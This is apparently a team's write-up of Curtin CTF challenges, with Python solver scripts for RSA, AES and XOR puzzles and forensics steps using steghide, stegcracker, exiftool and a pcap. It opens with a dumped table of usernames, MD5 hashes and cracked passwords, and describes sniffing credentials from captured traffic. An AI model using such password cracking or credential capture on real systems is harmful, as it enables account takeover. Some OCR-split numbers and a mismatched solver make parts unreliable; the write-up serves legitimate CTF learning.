| 65  | rambo     | 549f1037d82dd55b532054b77b969f02 | rhombus   | Because my parents couldnt afford diamonds |
| 103 | tom       | 872fc8ed4cae593dc5e62f00157b7db6 | voldemort | Ha! I am Tom Riddle!                    |
+-----+-----------+----------------------------------+-----------+-----------------------------------------+
```


Crypto

Cryptography Warm Up – 1




The image show Caesar. That's mean its cesar cypher!





Rock Solid Algorithm





```
from Crypto.Util.number import long_to_bytes, bytes_to_long

def calculate_l(p, q, e, n, c):
    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)

    c_divided = (c * pow(pow(7, 67, n), -1, n)) % n

    plaintext_num = pow(c_divided, d, n)
    plaintext_bytes = long_to_bytes(plaintext_num)
    return plaintext_bytes

p = 10075074928110055320983299450955832147285581720686937452
q = 98865215294651591108582236845312455863413057422026555206
n = 99607445187734702107672050713219055972353811018649673149
c = 39846410813151558582155351307536396275470154197815746409
e = 65537


plaintext_l = calculate_l(p, q, e, n, c)
print(plaintext_l.decode('utf-8'))
```

Calculate the phi(ϕ) and private exponent ‘d’ .c_divided operations on the ciphertext ("c") for decryption. It involves multiplying "c" by a value obtained by raising 7 to the 67th power, taking the modular inverse, and then performing modulo "n."

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/RSA]
└─$ python RSAsolve.py
CURTIN_CTF{n0_stepov3r5_0r_b0dy_f31n75_just_m47h}
```

Flag: CURTIN_CTF{n0_stepov3r5_0r_b0dy_f31n75_just_m47h}

IV League Aesthetics




```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/crypto]
└─$ cat real.py
from Crypto.Cipher import AES
import base64

def pkcs7_unpad(data):
    padding = data[-1]
    return data[:-padding]
#0,1,2,4
def b_p(data):
    l = [4,1,3,2,0,7,6,5,10,9,8,11,15,14,13,12,19,18,17,16,23,22,21,20,27,26,25,24,31,30,29,28]
    y = bytearray(32)
    for i, index in enumerate(l):
        if i < len(data):
            y[index] = data[i]
    return bytes(y)

with open('challenge_file.txt', 'r') as file:
    ctn = base64.b64decode(file.read())

iv = b'\x00' * 16
cn = AES.new(iv, AES.MODE_CBC, iv)

# Decrypt the ciphertext and remove padding
k = cn.decrypt(ctn)
fp = pkcs7_unpad(k)

# Initialize the AES cipher in ECB mode
c = AES.new(iv, AES.MODE_ECB)


flag = c.decrypt(fp)
# Revert the byte order
flag = b_p(flag)
print("Decoded Flag:")
print(flag.decode('utf-8'))
```


This code will reads a base64-encoded ciphertext from 'challenge_file.txt,' decrypts it using AES in CBC mode, performs PKCS#7 padding removal, rearranges the bytes based on the 'b_p' function, and then decrypts the final flag. Finally, it prints the decoded flag as a UTF-8 string.

*Note : seems like I can't fix the CURITN to CURTIN (Skill Issue)

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/crypto]
└─$ python real.py
Decoded Flag:
CURITN_CTF{wh3r3_1s_7h3_k3y?}
```

Flag: CURTIN_CTF{wh3r3_1s_7h3_k3y?}


Fun with Primes – 1



I apologize for not being able to decode the prime number. Unfortunately, I could only decipher the text as a Vigenere cipher and couldn't find a prime number reference.

Flag: CURTIN_CTF{naturalcomposite}


The Curse of Genius



The curse of genius gives us 3 file that are cipher text, hint image and a person image. Base on the hint the cipher is vignere, we search the image and found the name of the person and it be Oppenheimer.


Flag: CURTIN_CTF{Oppenheimer}

Cryptography Warm Up – 2




This challenge is straight forward as the hint is obvious, the cipher is rail fence cipher. So, we use cyberchef to decode the text.


Listening Skills



The challenge given us audio that are morse code. So, we can use online decoder to decode the audio.



Curvy Vibes



The question gives us python code:

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
import hashlib

flag = b'REDACTED'

def pkcs7_pad(data, block_size):
    padding = block_size - (len(data) % block_size)
    return data + bytes([padding] * padding)

g = 7
x = 111098717612721867073137499205593916093148640499437160893298503087398482749811631745745867797280809512982516413749936694452070411188240973759202610816964 13
a = random.randrange(2, x - 1)
B, A = 11, pow(g, a, x)
key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
cipher = AES.new(key, AES.MODE_ECB)
d_p = pkcs7_pad(flag, AES.block_size)
enc = cipher.encrypt(d_p)
print("Encrypted flag: ", bytes_to_long(enc))
```

We reverse the code using chatgpt and blackbox to get the solve script and get the flag

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat decodeAES.py
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt

p = 233970423115425145524320034830162017933
a = 0
b = 7
n = 233970423115425145498902418297807005944
Gx = 182
Gy = 85518893674295321206118380980485522083
Qx = 7856
Qy = 831206028487746835545127523921538152 27

# The ciphertext you provided
cs = b'1JtwWPLfoVoUxK6TnRqyMIz00GldXbM0/dsaqBgWCO8hMlSRJITRknKVHhIGONYxgTBRyjIwIdVXn+ohLHBy2A=='

# Extract the IV, ciphertext, and salt from the base64-encoded ciphertext
decoded = base64.b64decode(cs)
iv = decoded[:16]
ciphertext = decoded[16:-16]  # The actual ciphertext
salt = decoded[-16:]

# Calculate the encryption key using the same method
k = (Qx - Gx) * pow(Gy, -1, p) % p
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)

# Create an AES-CBC cipher
cipher = AES.new(key, AES.MODE_CBC, iv=iv)

# Decrypt the ciphertext
plaintext = cipher.decrypt(ciphertext)

# The last byte of the plaintext indicates the padding length, so we need to remove it
padding_len = plaintext[-1]
plaintext = plaintext[:-padding_len]

# Print the decrypted plaintext
print("Decrypted plaintext:", plaintext)
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 decodeAES.py
Decrypted plaintext: b'CURTIN_CTF{8989y98798_7578687}'
```

Flag: CURTIN_CTF{8989y98798_7578687}

Operational duties

This challenge gives encryption algorithm that use 2 secret key.

```python
import random

p = 137
q = 11

alice_secret = random.randint(1, q - 1)
bob_secret = random.randint(1, q - 1)
alice_shared_key = pow(p, alice_secret, q)
bob_shared_key = pow(p, bob_secret, q)
def obfuscate_key(shared_key):
    obfuscated_key = shared_key.to_bytes((shared_key.bit_length() + 7) // 8, byteorder='big')
    return int.from_bytes([x ^ 0xFF for x in obfuscated_key], byteorder='big')

obfuscated_alice_key = obfuscate_key(alice_shared_key)
flag = "REDACTED"
flag_bytes = bytes(flag, 'utf-8')

encrypted_flag = int.from_bytes(flag_bytes, byteorder='big') ^ obfuscated_alice_key
print(f"Encrypted Flag (as Long Integer): {encrypted_flag}")
```

By understanding the code by asking chatgpt and blackbox, we created the solver script.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat alice.py
def reverse_obfuscate_key(obfuscated_key):
    obfuscated_key_bytes = obfuscated_key.to_bytes((obfuscated_key.bit_length() + 7) // 8, byteorder='big')
    original_key_bytes = bytes([x ^ 0xFF for x in obfuscated_key_bytes])
    original_key = int.from_bytes(original_key_bytes, byteorder='big')
    return original_key

# Replace the obfuscated key and ciphertext with your actual values
obfuscated_alice_key = 9  # Replace with the actual obfuscated key
encrypted_flag = 709102281163004349645471556445997800484956758558179985585516573435 8

# Reverse obfuscation to get the shared key
alice_shared_key = reverse_obfuscate_key(obfuscated_alice_key)

# Decrypt the ciphertext
decrypted_flag_bytes = encrypted_flag ^ alice_shared_key

# Convert the decrypted bytes back to a string
decrypted_flag = decrypted_flag_bytes.to_bytes((decrypted_flag_bytes.bit_length() + 7) // 8, byteorder='big').decode('utf-8')

# Print the decrypted plaintext
print(f"Decrypted Flag: {decrypted_flag}")
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 alice.py
Decrypted Flag: CURTIN_CTF{just_XOR_r1gh7?}
```

CURTIN_CTF{just_XOR_r1gh7?}

The Gambler's Secret

The challenge give us the AES algorithm

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
import hashlib

flag = b'REDACTED'

def pkcs7_pad(data, block_size):
    padding = block_size - (len(data) % block_size)
    return data + bytes([padding] * padding)

g = 7
x = 111098717612721867073137499205593916093148640499437160893298503087398482749811631745745867797280809512982516413749936694452070411188240973759202610816964 13
a = random.randrange(2, x - 1)
B, A = 11, pow(g, a, x)
key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
cipher = AES.new(key, AES.MODE_ECB)
d_p = pkcs7_pad(flag, AES.block_size)
enc = cipher.encrypt(d_p)
print("Encrypted flag: ", bytes_to_long(enc))
```

By using chatgpt and blackbox, we try to understand the code, and create the solver. Honestly, I don't understand much about AES, but with AI explaining the code, I try to repair the code and solve the challenges.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat aes_gambler.py
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import hashlib

cipher_text = 324115954378496786462432116710305447585858585074744636783224448281597006190383280845067953504557140145450539397151 73
x = 111098717612721867073137499205593916093148640499437160893298503087398482749811631745745867797280809512982516413749936694452070411188240973759202610816964 13

# Calculate the private key 'a' using the given ciphertext and x
B = 11
a = 0
while True:
    key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_data = cipher.decrypt(long_to_bytes(cipher_text))

    # Check if the last byte represents the padding length
    if decrypted_data[-decrypted_data[-1]:] == bytes([decrypted_data[-1]] * decrypted_data[-1]):
        break

    a += 1

# Remove the PKCS7 padding
plain_text = decrypted_data[:-decrypted_data[-1]]
print("Decrypted flag: ", plain_text.decode('utf-8'))
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 aes_gambler.py
Decrypted flag:  CURTIN_CTF{b377er_ch3ck_y0ur_5ubgr0up}
```

Flag: CURTIN_CTF{b377er_ch3ck_y0ur_5ubgr0up}

Forensics

Hide and Seek


The challenge gives us image to analyze, we use steghide but it ask for password. I try to use stegcracker and found the password and got the flag.




Flag: CURTIN_CTF{H1D3_4W4Y}

Let's Analyse

This challenge asks us to login to Mr. John Doe account using the nc. But how can we get the creds, ahhh there are pcap file given. By using filter, we got the credentials and successfully login to get the flag.





Flag: CURTIN_CTF{51L3NT_L1573NN3R}

Secret File

The challenge gives us Secret.txt file, but when analyze the file it seems the file are not txt. So, we use file command to check what the file are, and it was zip. So, change the extension of the file and unzip it to get the flag.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ file Secret.txt
Secret.txt: Zip archive data, at least v2.0 to extract, compression method=deflate
```

```
 defecate together in a communal location. Unlike m
 of the day without overheating. Despite its rotund
ers. CURTIN_CTF{4LW4Y5_IN5P3CT_TH3_F1L3_TYP3} Devil
ale infidelity. Females can ovulate three times in
ng the annual mating season.
```

Flag: CURTIN_CTF{4LW4Y5_IN5P3CT_TH3_F1L3_TYP3}

Nice Image!!!


This challenges also same as nice image as I just strings the file to get the flag.



Flag: CTF{H3X_ED1T0RS_$R3_SO_COOL}


Nice Image - 2 !!!

This forensic challenge is the easiest as the file given has flag in the file itself, so using linux, we can strings the file to get the flag.




Flag: CURTIN_CTF{K4L1_15_7H3_B357}

Soundless



Open the voice using Audacity, then open Effect > amplify and then by using google voice to detect the song



Flag: CURTIN_CTF{Paparazzi_Lady_Gaga}

Party All Night – 2

Use Exiftools to get “boththebags” image description and then by usings steghide and applying the password “boththebags” we will get another picture which is this

```
└─$ exiftool chall_party_all_night_2.jpg
ExifTool Version Number         : 12.57
File Name                       : chall_party_all_night_2.jpg
Directory                       : .
File Size                       : 3.3 MB
File Modification Date/Time     : 2023:10:14 12:17:36+09:00
File Access Date/Time           : 2023:10:16 05:18:27+09:00
File Inode Change Date/Time     : 2023:10:16 05:18:27+09:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 0
Y Resolution                    : 0
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : boththebags
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/curtin/osint]
└─$ steghide extract -sf chall_party_all_night_2.jpg -p boththebags
wrote extracted data to "1645855565907.jpg".
```

By focusing the image I still don't have any clue so I searched google for "top best backpack in new delhi" and found a brand name that could possibly be.

5 Skybags

Skybags

